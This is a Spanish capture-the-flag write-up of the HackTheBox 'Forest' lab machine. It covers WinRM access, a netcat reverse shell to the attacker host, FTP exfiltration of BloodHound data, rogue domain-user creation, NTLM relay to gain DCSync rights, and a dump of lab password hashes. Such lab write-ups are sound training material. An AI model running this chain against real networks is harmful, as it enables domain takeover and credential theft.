Ilustración 21: Probando kerbrute.py con la combinación exacta.

Teniendo una combinación correcta de usuario y contraseña, solo quedaba obtener una *shell* del sistema, para ello había que explorar las posibilidades que se tenían y que se investigaron en la fase de enumeración.

Tal y como se explicó anteriormente, la máquina tenía habilitado el servicio WinRM por el puerto por defecto 5985:




Ilustración 22: Ruta por defecto de WinRM en 10.10.10.161:5985/wsman.

Existe una herramienta llamada *Evil-WinRM* (<https://github.com/Hackplayers/evil-winrm>) que permite establecer una conexión haciendo uso de este servicio y obtener una Powershell del usuario (teniendo, obviamente, las credenciales):

```
root@kali:~/Github/evil-winrm# ruby evil-winrm.rb -i 10.10.10.161 -u svc-alfresco -p s3rvic
Evil-WinRM shell v1.8
Info: Establishing connection to remote endpoint
*Evil-WinRM* PS C:\Users\svc-alfresco\Documents> whoami
htb\svc-alfresco
*Evil-WinRM* PS C:\Users\svc-alfresco\Documents>
```

Ilustración 23: Powershell con el usuario svc-alfresco.

Por tanto, ya se había obtenido la *flag* del usuario:

```
*Evil-WinRM* PS C:\Users\svc-alfresco\Documents> whoami
htb\svc-alfresco
*Evil-WinRM* PS C:\Users\svc-alfresco\Documents> cat ../Desktop/user.txt
e5e4e47ae7022664cda6eb013fb0d9ed
*Evil-WinRM* PS C:\Users\svc-alfresco\Documents>
```

Ilustración 24: Flag user.txt.

Evil-WinRM permite subir ficheros al sistema con el que se ha establecido la conexión, así como también ejecutar binarios o ficheros con extensión “.ps1” que se tengan almacenados en algún directorio de la máquina local.

Estando dentro del sistema, se procedió a realizar un reconocimiento y enumeración del entorno, para conocer las posibles vías de ataque que se podrían llevar a cabo para ejecutar una escalada de privilegios.

Para obtener la máxima información posible sobre el Active Directory, es decir, los grupos, usuarios, permisos y GPOs configuradas, hay una herramienta denominada *BloodHound* (<https://github.com/BloodHoundAD/BloodHound>), que en un uso básico, consiste en ejecutar en la máquina víctima un script (*SharpHound.ps1*) que recopilará toda la información y generará un fichero con extensión “.zip” como resultado. Posteriormente, de forma local se puede analizar la información con *BloodHound* y determinar cuál es el camino óptimo para obtener permisos como administrador.

Primero se decidió crear un directorio oculto en el sistema víctima, para intentar que los ficheros que se subiesen no fuesen visibles tan fácilmente, para el resto de los usuarios de la plataforma.


```
*Evil-WinRM* PS C:\Users\svc-alfresco\Documents> $f=get-item .\temp -Force
*Evil-WinRM* PS C:\Users\svc-alfresco\Documents> $f.attributes="Hidden"
*Evil-WinRM* PS C:\Users\svc-alfresco\Documents> ls
```

Ilustración 25: Creación de directorio oculto.

En el siguiente paso, se subieron los ficheros *SharpHound.ps1* y *SharpHound.exe* (que se encuentran en el directorio “Ingestors” del repositorio <https://github.com/BloodHoundAD/BloodHound>) a la máquina Forest, ambos necesarios para la ejecución de los módulos de *BloodHound* que recopilarán la información en el sistema.

También se decidió subir *netcat* (*nc.exe*), porque después de varios intentos, se llegó a la conclusión de que la ejecución de los ficheros de *BloodHound*, no funcionaban correctamente si se lanzaban desde la *shell* que proporcionaba *Evil-WinRM*. Así que, una forma de resolverlo era abriendo una *reverse shell* y desde ahí, ejecutar los ficheros de *BloodHound* que recopilarían la información.

En un inicio todos los ficheros se subieron haciendo uso de la utilidad de *upload* de *Evil-WinRM*:

```
*Evil-WinRM* PS C:\Users\svc-alfresco\Documents\temp> upload /var/www/html/nc.exe /Users/svc-alfresco/Documents/temp/
Info: Uploading /var/www/html/nc.exe to /Users/svc-alfresco/Documents/temp/
Data: 48704 bytes of 48704 bytes copied
Info: Upload successful!
*Evil-WinRM* PS C:\Users\svc-alfresco\Documents\temp> ls

Directory: C:\Users\svc-alfresco\Documents\temp

Mode                LastWriteTime         Length Name
----                -
-a---             11/7/2019  11:42 AM           36528 nc.exe
-a---             11/7/2019  11:35 AM          779776 SharpHound.exe
-a---             11/7/2019  11:38 AM          919546 SharpHound.ps1
```

Ilustración 26: Subida de los ficheros necesarios para ejecutar *BloodHound* desde una conexión reversa.

Se abrió una *reverse shell* ejecutando *netcat*:

```
*Evil-WinRM* PS C:\Users\svc-alfresco\Documents\temp> .\nc.exe 10.10.14.241 6336 -e powershell.exe
```

Ilustración 27: Ejecutando *netcat*.

```

root@kali:~/HTB_Forest# nc -lnvp 6336
listening on [any] 6336 ...
connect to [10.10.14.179] from (UNKNOWN) [10.10.10.161] 53132
Windows PowerShell
Copyright (c) 2016 Microsoft Corporation. All rights reserved.

PS C:\Users\svc-alfresco\Documents> whoami
whoami
htb\svc-alfresco
PS C:\Users\svc-alfresco\Documents>

```

Ilustración 28: Reverse shell con netcat establecida correctamente.

Se importaron los módulos necesarios para ejecutar *BloodHound*, haciendo:

```

Directory: C:\Users\svc-alfresco\Documents\temp

Mode                LastWriteTime         Length Name
----                -
-a----          11/13/2019   6:22 AM           779776 SharpHound.exe
-a----          11/13/2019   6:22 AM           919546 SharpHound.ps1

PS C:\Users\svc-alfresco\Documents\temp> . .\SharpHound.ps1
. .\SharpHound.ps1

```

Ilustración 29: Importando módulo de BloodHound haciendo: . .\SharpHound.ps1.

Se invocó a *BloodHound*:

```

PS C:\Users\svc-alfresco\Documents\temp> Invoke-BloodHound -CollectionMethod All -LDAPUser svc-alfresco -LDAPPass s3rvice -Verbose
Invoke-BloodHound -CollectionMethod All -LDAPUser svc-alfresco -LDAPPass s3rvice -Verbose
Initializing BloodHound at 11:55 AM on 11/7/2019
Found usable Domain Controller for htb.local : FOREST.htb.local
Adding Network Credential to connection
Resolved Collection Methods to Group, LocalAdmin, Session, LoggedOn, Trusts, ACL, Container, RDP, ObjectProps, DCOM, SPNTargets
Building GUID Cache
Starting Enumeration for htb.local
Adding Network Credential to connection
Waiting for enumeration threads to finish
EXCH01.HTB.LOCAL did not respond to ping
Found usable Domain Controller for htb.local : FOREST.htb.local
Status: 128 objects enumerated (+128 21.33333/s --- Using 80 MB RAM )
Finished enumeration for htb.local in 00:00:06.6495395
1 hosts failed ping. 0 hosts timedout.
Waiting for writer thread to finish

Compressing data to C:\Users\svc-alfresco\Documents\temp\20191107115536_BloodHound.zip.
You can upload this file directly to the UI.
Finished compressing files!
PS C:\Users\svc-alfresco\Documents\temp>

```

Ilustración 30: Comando para recopilar toda la información posible del Active Directory con BloodHound.

```

PS C:\Users\svc-alfresco\Documents\temp> ls
ls

Directory: C:\Users\svc-alfresco\Documents\temp

Mode                LastWriteTime         Length Name
----                -
-a----          11/13/2019   7:08 AM           12984 20191113070852_BloodHound.zip
-a----          11/13/2019   7:08 AM            9160 Rk9SRVNUU.bin
-a----          11/13/2019   6:22 AM           779776 SharpHound.exe
-a----          11/13/2019   6:22 AM           919546 SharpHound.ps1

```

Ilustración 31: Fichero con extensión zip generado.

Usando la librería “*pyftplib*” de Python, se abrió un servidor FTP en la máquina desde la cual se realizaban los ataques, con la finalidad de transferir los ficheros generados por *BloodHound*:

```
root@kali:~# python -m pyftplib -p 21 -w
/usr/local/lib/python2.7/dist-packages/pyftplib/authorizers.py:244: RuntimeWarning: write permissions assigned to anonymous user.
  RuntimeWarning)
[I 2019-11-07 19:59:32] >>> starting FTP server on 0.0.0.0:21, pid=4465 <<<
[I 2019-11-07 19:59:32] concurrency model: async
[I 2019-11-07 19:59:32] masquerade (NAT) address: None
[I 2019-11-07 19:59:32] passive ports: None
[I 2019-11-07 20:00:07] 10.10.10.161:52617-[] FTP session opened (connect)
[I 2019-11-07 20:00:07] 10.10.10.161:52617-[anonymous] USER 'anonymous' logged in.
[I 2019-11-07 20:00:08] 10.10.10.161:52617-[anonymous] STOR /tmp/20191107120030_BloodHound.zip completed=1 bytes=13311 seconds=0.783
[I 2019-11-07 20:00:08] 10.10.10.161:52617-[anonymous] FTP session closed (disconnect).
^C[I 2019-11-07 20:00:19] received interrupt signal
[I 2019-11-07 20:00:19] >>> shutting down FTP server (1 active socket fds) <<<
root@kali:~# ls
20191107120030_BloodHound.zip
```

Ilustración 32: Abriendo servidor FTP y obteniendo el fichero con extensión “.zip”.

```
PS C:\Users\svc-alfresco\Documents\temp> echo "open 10.10.14.241" > ftp
echo "open 10.10.14.241" > ftp
PS C:\Users\svc-alfresco\Documents\temp> echo "anonymous" >> ftp
echo "anonymous" >> ftp
PS C:\Users\svc-alfresco\Documents\temp> echo "" >> ftp
echo "" >> ftp
PS C:\Users\svc-alfresco\Documents\temp> echo "put 20191107120030_BloodHound.zip" >> ftp
echo "put 20191107120030_BloodHound.zip" >> ftp
PS C:\Users\svc-alfresco\Documents\temp> echo "quit" >> ftp
echo "quit" >> ftp
PS C:\Users\svc-alfresco\Documents\temp> ftp -s:ftp
ftp -s:ftp
open 10.10.14.241
Log in with USER and PASS first.
User (10.10.14.241:(none)):
put 20191107120030_BloodHound.zip
quit
PS C:\Users\svc-alfresco\Documents\temp>
```

Ilustración 33: Enviando desde la Powershell del usuario svc-alfresco el fichero generado por *BloodHound* vía FTP.

Con los recursos necesarios transferidos a la máquina en local, se procedió a la instalación de *BloodHound*, en el sistema desde el cual se analizaría la información:

```
root@kali:~/Github/BloodHound# apt-get install bloodhound -y
Leyendo lista de paquetes... Hecho
Creando árbol de dependencias
Leyendo la información de estado... Hecho
Los paquetes indicados a continuación se instalaron de forma automática y ya no son necesarios.
  android-framework-ras android-libapt junit libantlr-java libantlr3-runtime-java libapache-pom-java libatinject-jsr330-api-java
  libcommons-cli-java libcommons-io-java libcommons-lang3-java libcommons-parent-java libguava-java libjsr305-java libprotobuf-lite17
  libsmalli-java libstringtemplate-java libxmlunit-java libxpp3-java libyaml-snake-java
  Utilice «apt autoremove» para eliminarlos.
Se instalarán los siguientes paquetes adicionales:
  neo4j
```

Ilustración 34: Instalando *BloodHound*.


```

root@kali:~/Github/BloodHound# mkdir /usr/share/neo4j/logs
root@kali:~/Github/BloodHound# mkdir /usr/share/neo4j/plugins
root@kali:~/Github/BloodHound# mkdir /usr/share/neo4j/import
root@kali:~/Github/BloodHound# mkdir /usr/share/neo4j/certificates
root@kali:~/Github/BloodHound# mkdir /usr/share/neo4j/run
root@kali:~/Github/BloodHound# neo4j start
Active database: graph.db
Directories in use:
  home: /usr/share/neo4j
  config: /usr/share/neo4j/conf
  logs: /usr/share/neo4j/logs
  plugins: /usr/share/neo4j/plugins
  import: /usr/share/neo4j/import
  data: /usr/share/neo4j/data
  certificates: /usr/share/neo4j/certificates
  run: /usr/share/neo4j/run
Starting Neo4j.
WARNING: Max 1024 open files allowed, minimum of 4096 recommended. See the Neo4j manual.
Started neo4j (pid 7963). It is available at http://localhost:7474/

```

Ilustración 35: Creación de los directorios necesarios para que funcione correctamente neo4j en la máquina local.




Ilustración 36: El servicio Neo4j funcionando correctamente.



Ilustración 37: Lanzando BloodHound una vez iniciado Neo4j.

Con *BloodHound* instalado y en ejecución, se pasó a importar el fichero zip y analizar la información:




Ilustración 38: Las posibles rutas que existen desde svc-alfresco hasta el Domain Admin del AD.

En *BloodHound* existen *queries* predefinidas, una de ellas señala el camino más corto que un usuario del AD tiene hasta llegar al *Domain Admins*:




Ilustración 39: Querie que indica el camino más corto para llegar al Domain Admins dentro del AD.




Ilustración 40: Ruta más corta desde el usuario `svc-alfresco` para llegar a ser `Domain Admin`.

Como se observa en todas las imágenes, existe un grupo llamado “EXCHANGE WINDOWS PERMISSIONS”, al cual no pertenece `scv-alfresco`, y sí pertenece el usuario `Administrator`, miembro del grupo `Domain Admins`.

Por tanto, se deberá ejecutar la escalada de privilegios desde un usuario que sea miembro de dicho grupo:

Node Info	
Name	EXCHANGE WINDOWS PERMISSIONS@HTB.LOCAL
Description	This group contains Exchange servers that run Exchange cmdlets on behalf of users via the management service. Its members have permission to read and modify all Windows accounts and groups. This group should not be deleted.

Ilustración 41: Información del grupo `EXCHANGE WINDOWS PERMISSIONS`.

Porque tal y como refleja su descripción los miembros del grupo pueden modificar las cuentas y grupos del Active Directory.

Según la información del usuario `svc-alfresco`:

User Info	
Name	SVC-ALFRESCO@HTB.LOCAL
Display Name	svc-alfresco
Password Last Changed	Thu, 07 Nov 2019 19:59:18 GMT
Last Logon	Thu, 07 Nov 2019 20:00:30 GMT
Enabled	True
AdminCount	True
Compromised	False
Cannot Be Delegated	False
ASREP Roastable	True
Sessions	1
Sibling Objects in the Same OU	1
Reachable High Value Targets	11
Effective Inbound GPOs	1

Ilustración 42: Información del usuario *svc-alfresco*.

Éste tiene permisos de administrador, por lo que podría crear usuarios y añadirlos a grupos existentes del dominio. Lo ideal hubiese sido añadir al usuario *svc-alfresco* al grupo “Exchange Windows Permissions”, pero cuando posteriormente se ejecutaba el ataque para realizar la escalada de privilegios daba fallo, según fuentes del foro de HackTheBox era necesario crear un usuario nuevo y añadirlo al grupo, puesto que *svc-alfresco* salía del grupo automáticamente pasado un tiempo.

Así que se creó el usuario *mrtux* con contraseña *s3rvic3* y se añadió al grupo “Exchange Windows Permissions”, teniendo así los permisos que los miembros de ese grupo poseían:

```
PS C:\Users\svc-alfresco\Documents\temp> net user mrtux s3rvic3 /DOMAIN /ADD
net user mrtux s3rvic3 /DOMAIN /ADD
The command completed successfully.

PS C:\Users\svc-alfresco\Documents\temp> net group "Exchange Windows Permissions" mrtux /ADD
net group "Exchange Windows Permissions" mrtux /ADD
The command completed successfully.

PS C:\Users\svc-alfresco\Documents\temp>
```

Ilustración 43: Creación del usuario *mrtux* y miembro del grupo *Exchange Windows Permissions*.

NOTA: Otra forma de hacer lo descrito anteriormente, es usando el script *PowerView.ps1* que se encuentra en el directorio *Recon* de la herramienta *PowerSploit* (<https://github.com/PowerShellMafia/PowerSploit>). Se debería importar el módulo tal y como se hizo con los scripts de *BloodHound* (en este caso: `.\PowerView.ps1`) y usar las funciones que se encuentran en la documentación

(<https://powersploit.readthedocs.io/en/latest/>). Un ejemplo de cómo usarlo, está en el siguiente *WriteUp*:

- <https://www.vanderziel.org/2019/11/01/hackthebox-forest/>
- <https://github.com/Hackplayers/hackthebox-writeups/tree/master/machines/Forest>

La principal vulnerabilidad aquí es que *Exchange* tiene altos privilegios en el dominio de Active Directory. El “Exchange Windows Permissions” tiene acceso *WriteDacl* en el AD, que permite a cualquier miembro de este grupo modificar los privilegios del dominio, entre los cuales se encuentra el privilegio de realizar operaciones DCSync. Los usuarios o las computadoras con este privilegio pueden realizar operaciones de sincronización que normalmente utilizan los controladores de dominio para replicar, lo que permite a los atacantes sincronizar todas las contraseñas hash de los usuarios en el Active Directory. Las fuentes principales para entender en que consiste este tipo de ataques y el que se realizará en concreto son:

- Explicación de vulnerabilidades en NTLM: <https://www.helpnetsecurity.com/2019/06/11/microsoft-ntlm-vulnerabilities/>.
- Diapositivas sobre NTLM Relay: <https://conference.hitb.org/hitbsecconf2018dxb/materials/D2T2%20-%20NTLM%20Relay%20Is%20Dead%20Long%20Live%20NTLM%20Relay%20-%20Jianing%20Wang%20and%20Junyu%20Zhou.pdf>.
- Practical Guide NTLM Relaying: <https://byt3bl33d3r.github.io/practical-guide-to-ntlm-relaying-in-2017-aka-getting-a-foothold-in-under-5-minutes.html>.
- Combinación de NTLM relaying y Kerberos: <https://dirkjanm.io/worst-of-both-worlds-ntlm-relaying-and-kerberos-delegation/>.
- Explicación sencilla de WPAD: <https://www.redeszone.net/2017/03/15/desactiva-wpad-windows/>.
- **Explicación principal para llevar a cabo la escalada de privilegios:** <https://dirkjanm.io/abusing-exchange-one-api-call-away-from-domain-admin/>.

Se inicia *ntlmrelayx.py* en modo retransmisión proporcionando el nombre del usuario *mrtux* que anteriormente se creó y añadió al grupo “Exchange Windows Permissions”:

```
root@kali:~/Github/impacket/examples# python ntlmrelayx.py -t ldap://10.10.10.161 --escalate-user mrtux
Impacket v0.9.21-dev - Copyright 2019 SecureAuth Corporation

[*] Protocol Client SMB loaded..
[*] Protocol Client SMTP loaded..
[*] Protocol Client MSSQL loaded..
[*] Protocol Client HTTPS loaded..
[*] Protocol Client HTTP loaded..
[*] Protocol Client IMAPS loaded..
[*] Protocol Client IMAP loaded..
[*] Protocol Client LDAPS loaded..
[*] Protocol Client LDAP loaded..
[*] Running in relay mode to single host
[*] Setting up SMB Server

[*] Servers started, waiting for connections
[*] Setting up HTTP Server
[*] HTTPD: Received connection from 127.0.0.1, attacking target ldap://10.10.10.161
[*] HTTPD: Client requested path: /
[*] HTTPD: Received connection from 127.0.0.1, attacking target ldap://10.10.10.161
[*] HTTPD: Client requested path: /
[*] HTTPD: Client requested path: /
[*] HTTPD: Client requested path: /
[*] Authenticating against ldap://10.10.10.161 as \mrtux SUCCEED
[*] Enumerating relayed user's privileges. This may take a while on large domains
[*] HTTPD: Received connection from 127.0.0.1, attacking target ldap://10.10.10.161
```

Ilustración 44: Iniciando ntlmrelayx.py.

Ahora yendo al navegador, a la dirección de localhost, se introducen las credenciales del usuario *mrtux*, que se autenticará en el Exchange:




Ilustración 45: Introduciendo las credenciales del usuario mrtux para autenticarse en el Exchange.

Después de unos segundos la conexión se realiza y otorga al usuario privilegios DCSync. Se genera un fichero y *ntlmrealyx.py* indica que se use *secretdump.py* para obtener todos los hashes:

```

[*] Authenticating against ldap://10.10.10.161 as \mrtux SUCCEED
[*] Enumerating relayed user's privileges. This may take a while on large domains
[*] HTTPD: Received connection from 127.0.0.1, attacking target ldap://10.10.10.161
[*] HTTPD: Client requested path: /favicon.ico
[*] HTTPD: Client requested path: /favicon.ico
[*] HTTPD: Client requested path: /favicon.ico
[*] User privileges found: Create user
[*] User privileges found: Modifying domain ACL
[*] Querying domain security descriptor
[*] Success! User mrtux now has Replication-Get-Changes-All privileges on the domain
[*] Try using DCSync with secretdump.py and this user :)
[*] Saved restore state to acldpwn-20191107-211537.restore

```

Ilustración 46: Conexión realizada con éxito y fichero generado correctamente por ntlmrelayx.py.

Usando *secretdump.py* se obtuvieron todos los *hashes* de los usuarios, entre ellos el del *Administrator*:

```

root@kali:~/Github/impacket/examples# python secretdump.py -dc-ip 10.10.10.161 htb.local/mrtux:s3rvic@FOREST.htb.local -just-dc
Impacket v0.9.21-dev - Copyright 2019 SecureAuth Corporation

[*] Dumping Domain Credentials (domain\uid:rid:lmhash:nthash)
[*] Using the DRSUAPI method to get NTDS.DIT secrets
htb.local\Administrator:500:aad3b435b51404eeaad3b435b51404ee:32693b11e6aa90eb43d32c72a07ceea6:::
Guest:501:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
krbtgt:502:aad3b435b51404eeaad3b435b51404ee:819af826bb148e003ac0f3d3d17632f8:::
DefaultAccount:503:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
htb.local\331000-VK4ADA0CNUCA:1123:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
htb.local\SM_2c8ee0a09b545ac6:1124:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
htb.local\SM_c8c2ed5dbad4dc9b:1125:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
htb.local\SM_75a538d3025e4db9a:1126:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
htb.local\SM_681f53d4942840e18:1127:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
htb.local\SM_1b41c9286325456bb:1128:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
htb.local\SM_9b69f1b9d2c45549:1129:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
htb.local\SM_7c96b981967141ebb:1130:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
htb.local\SM_c75ee099d0a64c91b:1131:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
htb.local\SM_1ffab36a2f5f479cb:1132:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
htb.local\HealthMailbox3d7722:1134:aad3b435b51404eeaad3b435b51404ee:4761b9904a3d88c9c9341ed081b4ec6f:::
htb.local\HealthMailboxfc9daad:1135:aad3b435b51404eeaad3b435b51404ee:5e89fd2c745d7de396a0152f0e130f44:::
htb.local\HealthMailboxc0a90c9:1136:aad3b435b51404eeaad3b435b51404ee:3b4ca7bcd9485fa39616888b9d43f05:::
htb.local\HealthMailbox670628e:1137:aad3b435b51404eeaad3b435b51404ee:e364467872c4b4d1aad55a9e62bc88a:::
htb.local\HealthMailbox968e74d:1138:aad3b435b51404eeaad3b435b51404ee:ca4f125b226a0adb0a4b1b39b7cd63a9:::
htb.local\HealthMailbox6ded678:1139:aad3b435b51404eeaad3b435b51404ee:c5b9324f77c3424195ed0adfaae47f555:::
htb.local\HealthMailbox83d6781:1140:aad3b435b51404eeaad3b435b51404ee:9e8b2242038d28f141cc47ef932cdf5:::
htb.local\HealthMailboxf878238:1141:aad3b435b51404eeaad3b435b51404ee:f2fa616eae0d0546fc43b768f7c9eff:::
htb.local\HealthMailbox01ac64:1142:aad3b435b51404eeaad3b435b51404ee:0d17cfd47abc8cc3c58dc2154657203:::
htb.local\HealthMailbox71084e:1143:aad3b435b51404eeaad3b435b51404ee:d7baee71c5108ff181eb9ba9b60c355:::
htb.local\HealthMailbox0659c1:1144:aad3b435b51404eeaad3b435b51404ee:900a4884e1ed0dd6e36872859c03536:::
htb.local\sebastien:1145:aad3b435b51404eeaad3b435b51404ee:96246d980e3a8ceacbf9069173fa06fc:::
